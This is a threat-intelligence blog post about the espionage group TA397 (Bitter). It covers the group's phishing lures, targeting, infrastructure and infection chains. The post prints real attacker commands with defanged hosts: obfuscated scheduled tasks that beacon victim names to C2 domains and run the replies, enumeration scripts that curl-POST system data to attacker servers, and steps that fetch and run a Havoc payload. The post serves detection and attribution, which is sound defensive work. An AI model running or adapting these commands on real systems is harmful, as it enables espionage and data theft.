The Bitter End: Unraveling Eight Years of Espionage Antics—Part One

proofpoint.com/us/blog/threat-insight/bitter-end-unraveling-eight-years-espionage-antics-part-one

June 3, 2025

Share with your network!

June 04, 2025 Nick Attfield and Konstantin Klinger in collaboration with Threatray's Abdallah Elshinbary and Jonas Wagner

This is a two-part blog series, detailing research undertaken in collaboration with Threatray. Part two of this blog series can be found on their website here.

Analyst note: Throughout this blog, researchers have defanged TA397-controlled indicators and modified certain technical details to protect investigation methods.

Key findings

- Proofpoint Threat Research assesses it is highly likely that TA397 is a state-backed threat actor tasked with intelligence gathering in the interests of the Indian state.
- The group frequently experiments with their delivery methods to load scheduled tasks. However, the resulting scheduled tasks, PHP URL patterns, inclusion of a victim's computer name and username in the beaconing, and Let's Encrypt certificates on attacker servers provide a high confidence fingerprint of detecting the group's activity.
- TA397 will frequently target organizations and entities in Europe that have interests or a presence in China, Pakistan, and other neighboring countries on the Indian subcontinent.

- TA397's hands-on-keyboard and infrastructure operations align with the standard working hours of the Indian Standard Time (IST) timezone.

Overview

TA397 (Bitter) is an espionage group with a long history of targeting South Asian entities. While the group is frequently attributed to India (non-publicly), the reasoning behind this is not clearly documented. In this blog we share evidence showing TA397 to be an India-aligned threat actor and release previously undisclosed evidence of the group's targeting outside of Asia. In part one of this blog series, we explore TA397's campaigns, targeting, and payload delivery and conduct an in-depth analysis of TA397's infrastructure. Part two of this blog series expands on this research with a deep dive into TA397's entire observed malware arsenal, highlighting how the group's capabilities support its espionage operations. Our joint research with the Threatray research team aims to substantiate the claim that TA397 is an espionage-focused, state-backed threat actor, tasked with intelligence gathering in the interests of the Indian state.

TA397's Operations

This section covers some of the campaigns observed by Proofpoint Threat Research from October 2024 to April 2025 that we have attributed to TA397. Campaigns referenced throughout part one of this blog fall within this timeframe. This section covers the group's targeting, the types of email accounts used to deliver phishing emails, the subjects employed to blend with legitimate traffic, the lures crafted to entice targets to engage with attachments or links, and finally TA397's infection chains that used to deploy malicious payloads on targets of interest.

Proofpoint Threat Research also has unique insight into what hands-on-keyboard activity looks like from the group. The data presented in this blog provides a new lens from which to analyze victimology and highlights the fact that the group has a much wider pool of collection targets than previously documented.

Campaigns, victimology, and lures

Tracking and analyzing TA397's activity over an extended period surfaces several observable behavioral patterns displayed by the group. These patterns provide threat researchers with many opportunities to monitor and detect TA397's activity.

Proofpoint has observed TA397 frequently targeting an exceedingly small subset of targets. Geographically, this targeting is also almost exclusively observed against European entities with links to China or India's neighbors, with some targeting also observed in China and South America. While this is likely more indicative of visibility bias, most public reporting on the group details TA397's activities against organizations in Asia.

The TA397 targeting verticals we have observed are also highly characteristic of espionage-focused threat actors. Governments, diplomatic entities, and defense organizations are frequently targeted to enable intelligence collection on foreign policy or current affairs, in addition to providing threat actors potential insight into a government's position or decision-making process on political issues, trade negotiations, defense contracts, or wider economic investments. When analyzing targeting and attributing clusters of threat activity, the topics and themes will almost certainly map onto the geopolitical, economic, or military interests of the threat actor's suspected country of origin. The targets, subjects, and lures of TA397's campaigns exhibit these same qualities, which are consistent with activity that is in the intelligence interests of the Indian state.


TA397 uses a swathe of different email accounts to carry out its operations. The group has shifted between freemail providers – 163[.]com, 126[.]com, and ProtonMail – and various compromised accounts belonging to the governments of Pakistan, Bangladesh, and Madagascar. Within these campaigns, TA397 has been seen masquerading or spoofing various entities within the Chinese government, the Embassy of Mauritius in China, the Embassy of Madagascar in China, the Ministry of Foreign Affairs of the Republic of Korea, and the Foreign Affairs Office in Beijing to name a few. The subject lines employed alongside TA397's sender accounts provide insight into topics, themes, and events specific to either the group's or the targets' interests. Some of the subjects that Proofpoint has observed in TA397's campaigns are shown below:

- AUTHORIZATION TO RENEW CONTRACTS OF ECD AGENTS AT THE LEVEL OF EXTERNAL REPRESENTATIONS

- PUBLIC INVESTMENTS PROJECTS 2025 _ MADAGASCAR
- SituationNote : SouthKorea_Martial law Seoul Embassy Advisory
- Invitation Embassy of the Islamic Republic of Pakistan Beijing Dec 2024.
- EU Delegation
- Key National Defense R&D Projects
- Note from Embassy of Mauritius 13 December 2024
- Fw:Fw:CN_5896_File_vers1
- Fw: A/c Records : Beijing
- Fw: Preferential Visa Rules Updates 2025
- Protocol Guidelines for Diplomatic Missions
- Department of Northeast Asia, Ministry of Foreign Affairs
- Invitation Armed Forces Day
- Re: Intermediate structure WA's
- Ministry of Commerce File

Espionage-focused threat actors frequently operate in the realm of politics, diplomacy, trade, investment, and defense. Based on Proofpoint's visibility of the group's activity, TA397 is no different. As shown above, there are some subjects purportedly discussing matters relevant to European organizations involved in diplomacy. There are also many subject lines pertaining to diplomatic or military issues in China, Pakistan, and Northeast Asia. One campaign aligned with the timing of the crisis in December 2024 when South Korea's president instituted martial law where the subject – "SituationNote : SouthKorea_Martial law Seoul Embassy Advisory" – clearly demonstrates how threat actors attempt to blend in with legitimate email traffic by leveraging topical themes and content the target is likely to read or see in their inbox.

There are two campaigns that are particularly interesting given TA397's suspected attribution. The campaigns with the subjects "PUBLIC INVESTMENTS PROJECTS 2025 _ MADAGASCAR" and "Note from Embassy of Mauritius 13 December 2024" both show TA397 attempting to appear as if the emails were legitimately from the Malagasy and Mauritian embassies respectively (despite using a Chinese freemail address in the campaign where the sender claimed to be the Mauritian embassy in China).



Example TA397 lure email containing a RAR-enclosed CHM attachment.

This targeting may reflect that both Madagascar and Mauritius are strategic partners of India, with relationships spanning across trade, energy, infrastructure, and more. Furthermore, as of early 2024 into 2025, India has engaged in "joint naval exercises, coordinated patrols, information sharing, HADR efforts, capacity building and other diplomatic engagements" with both Madagascar and Mauritius on multiple occasions. Based on the content and the decoy documents employed, it is clear that TA397 has no qualms with masquerading as other countries' governments, including Indian allies. While TA397's targets in these campaigns were Turkish and Chinese entities with a presence in Europe, it signals that the group likely has knowledge and visibility into the legitimate affairs of Madagascar and Mauritius and uses the material in spearphishing operations.

Many espionage-focused threat actors often send decoy documents or accompanying files alongside initial access payloads, or links to mislead targets and convince them of the legitimacy of the email. Over the last year however, Proofpoint has only observed TA397 doing this in two instances, in a previously published campaign targeting an organization in the Turkish defense sector, and a campaign targeting European entities located in China.

中华人民共和国国防部国际军事合作办公室

Ministry of Foreign Affairs of the People's Republic of China

To: All Defence Attachés in Beijing, People's Republic of China

From: Ministry of Foreign Affairs of the People's Republic of China

Subject: Letter from Ministry of Foreign Affairs

False document lure to add legitimacy to phishing email containing a malicious attachment.

The rest of the campaigns TA397 has carried out simply contained plain-text body messages where the group masqueraded as a legitimate government organization, with an accompanying malicious attachment or URL. This choice demonstrates an overall lack of maturity in the group's phishing operations compared to many other state-backed threat actors.

Infection chain

TA397 may not display advanced capabilities, but the group is highly active, carrying out frequent and consistent campaigns. While the group has a "tried and true" methodology that it always seem to fall back on, TA397 has also demonstrated an ability to experiment with novel infection chains to bypass detections or exploit vulnerabilities.

Initial access

Spearphishing emails remain TA397's preferred technique for initial access, and to date, we are not aware of any reports indicating the use of alternative methods by this group. That said, the group's spearphishing tactics have evolved and demonstrate a degree of flexibility. While in 2019/2020, TA397 relied on exploiting CVEs, used ArtraDownloader to deploy additional payloads, and even experimented with Android malware, the group has consistently shown a preference for scheduled tasks in recent years, as reported by Proofpoint, Ahnlab, StrikeReady Labs, Cisco Talos, and others. In historical operations, ArtraDownloader encoded both the username and the computer name of the infected machine within

the HTTP(S) POST C2 beacon. This data was sent to the C2 server on a regular basis, presumably allowing the actor to manually assess whether the victim met certain targeting criteria, and if so, deliver a second-stage payload. TA397 continues to follow the same approach today using scheduled tasks (detailed below).

The emails in the campaigns we observed typically contained either a direct attachment or a URL that leveraged a legitimate file-sharing service to deliver a file, which then launched a scheduled task. Even when a file was directly attached to the email, it ultimately resulted in the creation of a scheduled task. In some cases, the file was packaged within an archive before execution as the actors experimented with more advanced techniques.


For example, in late 2024 shortly after the usage of alternate data streams in NTFS file systems, Proofpoint observed TA397 using an esoteric file type: Microsoft Search Connector (MSC) files, which allow users to connect with data stored in web services or remote storage locations. This was a new tactic for the group to drop and launch LNK files to the infected machine and create scheduled tasks. We cover this chain in more detail below, including the follow-on hands-on-keyboard activity. These search connectors are Microsoft XML files and are abused in a similar way to library files or saved search files. Abusing WebDAV for payload downloads has become a trend with various groups in the threat landscape over the past years. This specific search connecter technique was reported to be a security risk in 2023, but first observed use by TA397 was in late 2024.

Another esoteric file type was observed in a TA397 campaign in late 2024. The emails contained a RAR archive with an MSC file inside. If double clicked and run by the user, the MSC started mmc.exe, which set up a scheduled task that attempts to use PowerShell to download and run the next stage payload. In this campaign, TA397 exploited CVE-2024-43572, otherwise known as GrimResource, which is a vulnerability that provides attackers remote code execution in the context of mmc.exe on targeted endpoints. This vulnerability was first publicly reported in June 2024, and Threat Research first observed TA397 using this file type in October 2024.

Over a period of years, TA397 has experimented with various methods for dropping or creating a scheduled task. However, the scheduled task itself remains largely unchanged, which we will highlight in the next section. Among the file types used to initiate scheduled tasks via cmd.exe or PowerShell are MSC, LNK, CHM, MS Access, IQY files, and others.

Since Proofpoint began tracking TA397 in 2021, we have not observed the group using zero-day vulnerabilities or techniques that haven't already been publicly disclosed or reported. The group likely also monitors the threat landscape and follows a "tried and true" approach with initial access payloads, using whatever proves effective. The group maintains consistency in the scheduled task method but tends to vary when it comes to the final payload (see later chapters).

The graphic below provides a general overview of the initial access infection chains observed:



Overview of TA397's infection chains.

Scheduled tasks

The following example of a scheduled task command line shows how the task beaconed every 16 minutes to the staging domain woodstocktutors[.]com, awaiting instructions to retrieve the next-stage payload. When these samples were executed in a sandbox environment, no additional payloads were delivered. However, when allowed to run for a longer period, a next-stage payload was eventually dropped. This behavior appeared to be manual, likely triggered by the actor after evaluating certain selection criteria – such as the victim's IP address, computer name, and username, which were sent to the server via the beacon.

```
"C:\\Windows\\System32\\conhost.exe" --headless cmd /c ping
localhost > nul & schtasks /create /tn "EdgeTaskUI" /f /sc
minute /mo 16 /tr "conhost --headless powershell -WindowStyle
Minimized irm "woodstocktutors[.]com/jbc.php?
fv=$env:COMPUTERNAME*$env:USERNAME" -OutFile
"C:\\Users\\public\\kwe.cc"; Get-Content
"C:\\Users\\public\\kwe.cc" | cmd"
```

The group experimented with various PowerShell and command-line tools (e.g. curl, conhost, etc.) and obfuscation methods, but the core functionality remained consistent. Below is another example featuring an obfuscated PowerShell command that created a scheduled task beaconing every 18 minutes to princecleanit[.]com:


```
schtasks /create /tn \\"Task-S-1-5-42121\\" /f /sc minute /mo 18
/tr \\"conhost --headless cmd /v:on /c set gz=ht& set gtz=tps:&
set 7gg=!gz!!gtz!& set 6hg=!7gg!//p^rin^ce^cle^anit.co^m& c^ur^l
!6hg!/d^prin.p^hp?dr=%computername%;%username%|c^m^d\\"
```

As part of our ongoing tracking of the group, Proofpoint Threat Research identified a signature for TA397 when creating scheduled tasks. The way the group structured PHP URI requests to staging infrastructure with a combination of computer name and username, with varying characters between, may have been an effort to throw off static detections. This has been consistent for years, as shown by the examples below observed in historical TA397 campaigns.

```
blucollinsoutien[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME
hxxp://46.229.55[.]63/svch.php?li=%computername%..%username%
hxxp://95.169.180[.]122/vbgf.php?mo=%computername%-%username%
hxxp://inizdesignstudio[.]com/lk.php?xm=$env:computername*$env:username
hxxp://trkswqsservice[.]com/turf.php?xm=$env:COMPUTERNAME*$env:USERNAME
hxxp://woodstocktutors[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME
hxxps://princecleanit[.]com/dprin.php?dr=%computername%;%username%
hxxps://utizviewstation[.]com/dows.php?cb=$env:COMPUTERNAME*$env:USERNAME
hxxps://www[.]headntale[.]com/lchr.php?ach=%computername:~0,15%_%username:~0,5%
hxxps://www.mnemautoregsvc[.]com/GIZMO/flkr.php?sa=COMPUTERNAME**USERNAME
jacknwoods[.]com/jacds.php?jin=%computername%_%username%
utizviewstation[.]com/sdf.php?fv=$env:COMPUTERNAME*$env:USERNAME
warsanservices[.]com/mydown.php?dnc=%username%_%computername%
warsanservices[.]com/myupload.php?dnc=%username%_%computername%
```

Inspection of the TLS certificates used by these staging domains revealed that most of them relied on standard Let's Encrypt certificates. We performed a timestamp analysis on these certificates, as detailed in the infrastructure analysis section.

Here is an example for the princecleanit[.]com staging domain:



Basic Information

Subject DN	CN=*.princecleanit.com
Issuer DN	C=US, O=Let's Encrypt, CN=R11
Serial Number	Decimal: 287882670418682690546871527155989655154813 Hex: 0x34e02d98afec9a00ecaedfbc8de3919707d
Validity Period	2025-01-02T09:00:00 **to** 2025-04-02T08:59:59 (89 days, 23:59:59) Expired
All Names	*.princecleanit.com princecleanit.com
Labels	leaf, untrusted, dv, ever-trusted, expired, was-trusted,

Fingerprint


SHA-256	fb1c53a4f2191915bfd09295ee55d61431f4e153804d51f68696a7cb29a71bdc
SHA-1	194451d4fc2c4cbfc703b59ae311555200e5db4c
MD5	af229bcba2e00403e7c5652990d72116

princecleanit[.]com TLS certificate from Censys.

Typical characteristics:

- Subject DN: CN=*.<domain>
- Issuer DN: C=US, O=Let's Encrypt, CN=R[0-9]+
- Validity Period: 90 days

These present detection opportunities for the initial access techniques of this actor: the consistent use of scheduled tasks, the specific PHP URL pattern, the inclusion of the victim's computer name and username in the beacon, and the presence of a Let's Encrypt certificate on the server side. Collectively these form a high confidence fingerprint and strongly suggest the activity is attributable to TA397.



Fingerprint of TA397's scheduled tasks and infrastructure.

Hands-on-keyboard activity

During our research, we observed TA397 engaging in hands-on-keyboard activity. Specifically, the group dropped a RAT, followed shortly by a second one. It is highly likely this was direct manual activity by the actor during a traditional work schedule in India.

As covered in Proofpoint's previous blog on TA397, where we detailed the manual deployment of wmRAT and MiyaRAT, we have since observed TA397 engaging in hands-on-keyboard activity in two distinct campaigns targeting government organizations.

The first case was the previously highlighted campaign using the search connecter file format, in which the group used this novel technique to drop an LNK file that would load a scheduled task on a target machine.

```
"C:\\Windows\\System32\\cmd.exe" /start min /c schtasks /create /tn
"OneDrive\\OneDrive Standalone Update
Task-S-1-5-21-9920643986-2299988379" /f /sc minute /mo 19 /tr "conhost
--headless cmd /v:on /c set 765=ht& set 665=tp:& set
565=!765!!665!& set 465=!565!//46.229.55[.]63& curl
!465!/sv^c^h.p^h^p?li=%computername%..%hostname%c^m^d"& msg * "ERROR
0XA008CE : ERROR reading File, contents are corrupted."
```

This LNK file used cmd.exe to set up a scheduled task named "OneDrive\\OneDrive Standalone Update Task-S-1-5-21-9920643986-2299988379," which attempted to use conhost.exe to download and run the next stage payload every 19 minutes. To do so, the scheduled task created a curl request to hxxp://46.229.55[.]63/svch[.]php?li=%computername%..%username% providing details of the affected target machine. It also displayed a decoy error message to the user saying that the original file cannot be viewed.

This scheduled task was left beaconing for 18 hours until Proofpoint first observed a response from TA397 at 05:27 UTC (10:57 IST):

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 05:27:59 GMT
Server: Apache/2.4.62 (Ubuntu)
Content-Length: 330
Content-Type: image/jpeg
Cache-Control: no-cache

cd C:\\programdata
dir > abc1.pdf
tasklist >> abc1.pdf
wmic /namespace:\\\\root\\SecurityCenter2 path AntiVirusProduct get >>abc1.pdf
wmic logicaldisk get caption >> abc1.pdf
systeminfo >> C:\\programdata\\abc1.pdf
curl -X POST -F "file=@C:\\programdata\\abc1.pdf" <hxxp://46.229.55[.]63/svupfl.php?
oi=%computername%_%username%>
del abc1.pdf
```

This enumeration was essentially identical to the one that Proofpoint detailed in our previous blogpost on TA397, with the addition of the systeminfo command. In the request, the actor issued a POST request with this target machine information to a different PHP endpoint on the staging domain:

```
/svupfl[.]php?oi=%computername%_%username%.
```

Eighteen minutes later, we observed this request:

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 05:46:59 GMT
Server: Apache/2.4.62 (Ubuntu)
Content-Length: 381
Content-Type: image/jpeg
Cache-Control: no-cache

cd C:\\programdata
set /P ="MZ" < nul >> sh1.txt"
curl -o sh2.txt <hxxp://173.254.204[.]72/sh2.txt>
copy /b sh1.txt+sh2.txt shh.exe
curl -o dune64.log <http://173.254.204[.]72/dune64.log>
ren dune64.log dune64.bin
shh.exe dune64.bin
dir > abc1.pdf
tasklist >> abc1.pdf
curl -X POST -F "file=@C:\\programdata\\abc1.pdf" <hxxp://46.229.55[.]63/svupfl.php?
oi=%computername%_%username%>
del abc1.pdf
```

In this case, TA397 operators made an error by issuing a curl command that attempted to retrieve a payload from:

```
hxxp://173.254.204[.]72/dune64.log
```

However, this request returned a 404 error as the attackers had not placed a file with that name on their server – making the rename command and the execution of shh.exe fail. Instead, it turned out that the next stage was present under /dune64.bin. When Proofpoint analysts executed the shh.exe payload alongside the dune64.bin binary, the full chain executed correctly. Analysis of these payloads allowed us to identify shh.exe as KugelBlitz and dune64.bin as the Demon agent from the Havoc C2 framework. This variant was found to be communicating with 72.18.215[.]108 over port 443.

After the actor's initial attempt to load the backdoor failed, we observed another request at 08:57 UTC (14:27 IST):

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2024 08:57:00 GMT
Server: Apache/2.4.62 (Ubuntu)
Content-Length: 263
Content-Type: image/jpeg
Cache-Control: no-cache

cd C:\\programdata
net use Z: \\\\72.18.215[.]1\\tempy
Z:
Z:\\shl.exe dune64.bin
C:
net use /delete Z: /y
whoami
dir > abc1.pdf
tasklist >> abc1.pdf
curl -X POST -F "file=@C:\\programdata\\abc1.pdf" <hxxp://46.229.55[.]63/svupfl.php?
oi=%computername%_%username%>
del abc1.pdf
```

In this case, TA397 attempted to execute the same chain as three hours prior, this time opting to pull the full payloads from a separate actor-controlled server, by mounting an SMB share called tempy. By enumerating this share, Proofpoint was able to identify that TA397 was also storing wmRAT and MiyaRAT payloads on the drive, the exact same binaries we blogged about in December 2024. Furthermore, within TA397's drive, Proofpoint found two documents that may have been exfiltrated from victims.

The first document was a scanned copy of an official government tax document from Bangladesh. We have redacted this information from the blog for anonymity and safety purposes. The second, was a strategic military document and appeared to originate from a military organization of Bangladesh. For these reasons, we have elected to omit it from this publication. These documents both appeared to be photocopies or scans of handwritten documents. Both documents are likely legitimate, and it is highly likely they were exfiltrated from TA397 victims. This targeting is consistent with TA397's historical activity and reinforces that both organizations are regular collection targets for TA397's espionage activities.

The second case of hands-on-keyboard activity Proofpoint observed was in a more common infection chain for the group using CHM files.

The email appeared to be a thread with another recipient to make the attachment appear more legitimate. The email contained a RAR compressed CHM file. If double-clicked and run by the user, the CHM set up a MSTaskUI scheduled task that attempted to use PowerShell through conhost.exe to download and run the next stage payload every 16 minutes with the curl utility.

```
"C:\\Windows\\System32\\conhost.exe" --headless cmd /c ping
localhost > nul & schtasks /create /tn "MSTaskUI" /f /sc minute
/mo 16 /tr "conhost --headless powershell -WindowStyle Minimized
irm "utizviewstation[.]com/sdf.php?
fv=$env:COMPUTERNAME*$env:USERNAME" -OutFile
"C:\\Users\\public\\documents\\vfc.cc"; Get-Content
"C:\\Users\\public\\documents\\vfc.cc" | cmd"
```

Proofpoint observed TA397 operators respond to these ongoing scheduled task requests with manual commands at 10:40 UTC (16:20 IST), issuing a command that enumerated the target machine and sent a POST request containing that information.

```
tree "%userprofile%\\Desktop" /f > C:\\Users\\Public\\Documents\\d.log
systeminfo >> C:\\Users\\Public\\Documents\\d.log
WMIC /Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path AntiVirusProduct Get displayName,productState
/Format:List >> C:\\Users\\Public\\Documents\\d.log
wmic logicaldisk get name >> C:\\Users\\Public\\Documents\\d.log
cd C:\\Users\\Public\\Documents
curl -X POST -F "file=@d.log" hxxps://www.utizviewstation[.]com/urf.php?mn=%computername%
del d.log
```

Similar to previously observed hands-on-keyboard activity seen from the group, the POST request containing the infected machine's information was directed to the same staging domain, but a different PHP URI /urf.php?mn=%computername% than the scheduled task. Proofpoint has observed TA397 refraining from dropping next-stage payloads depending on the system information provided on the infected machine. It is likely that the computer name and information sent to the staging domain within the scheduled tasks undergo some form of pre-filtering. This selection criterion is similar to what was reported regarding the earlier use of ArtraDownloader. This is also likely why the actors remained consistent in their use of scheduled tasks, while varying their initial access methods and final payloads. Their selection criteria is a crucial part of their overall process and indicative of the highly targeted nature of 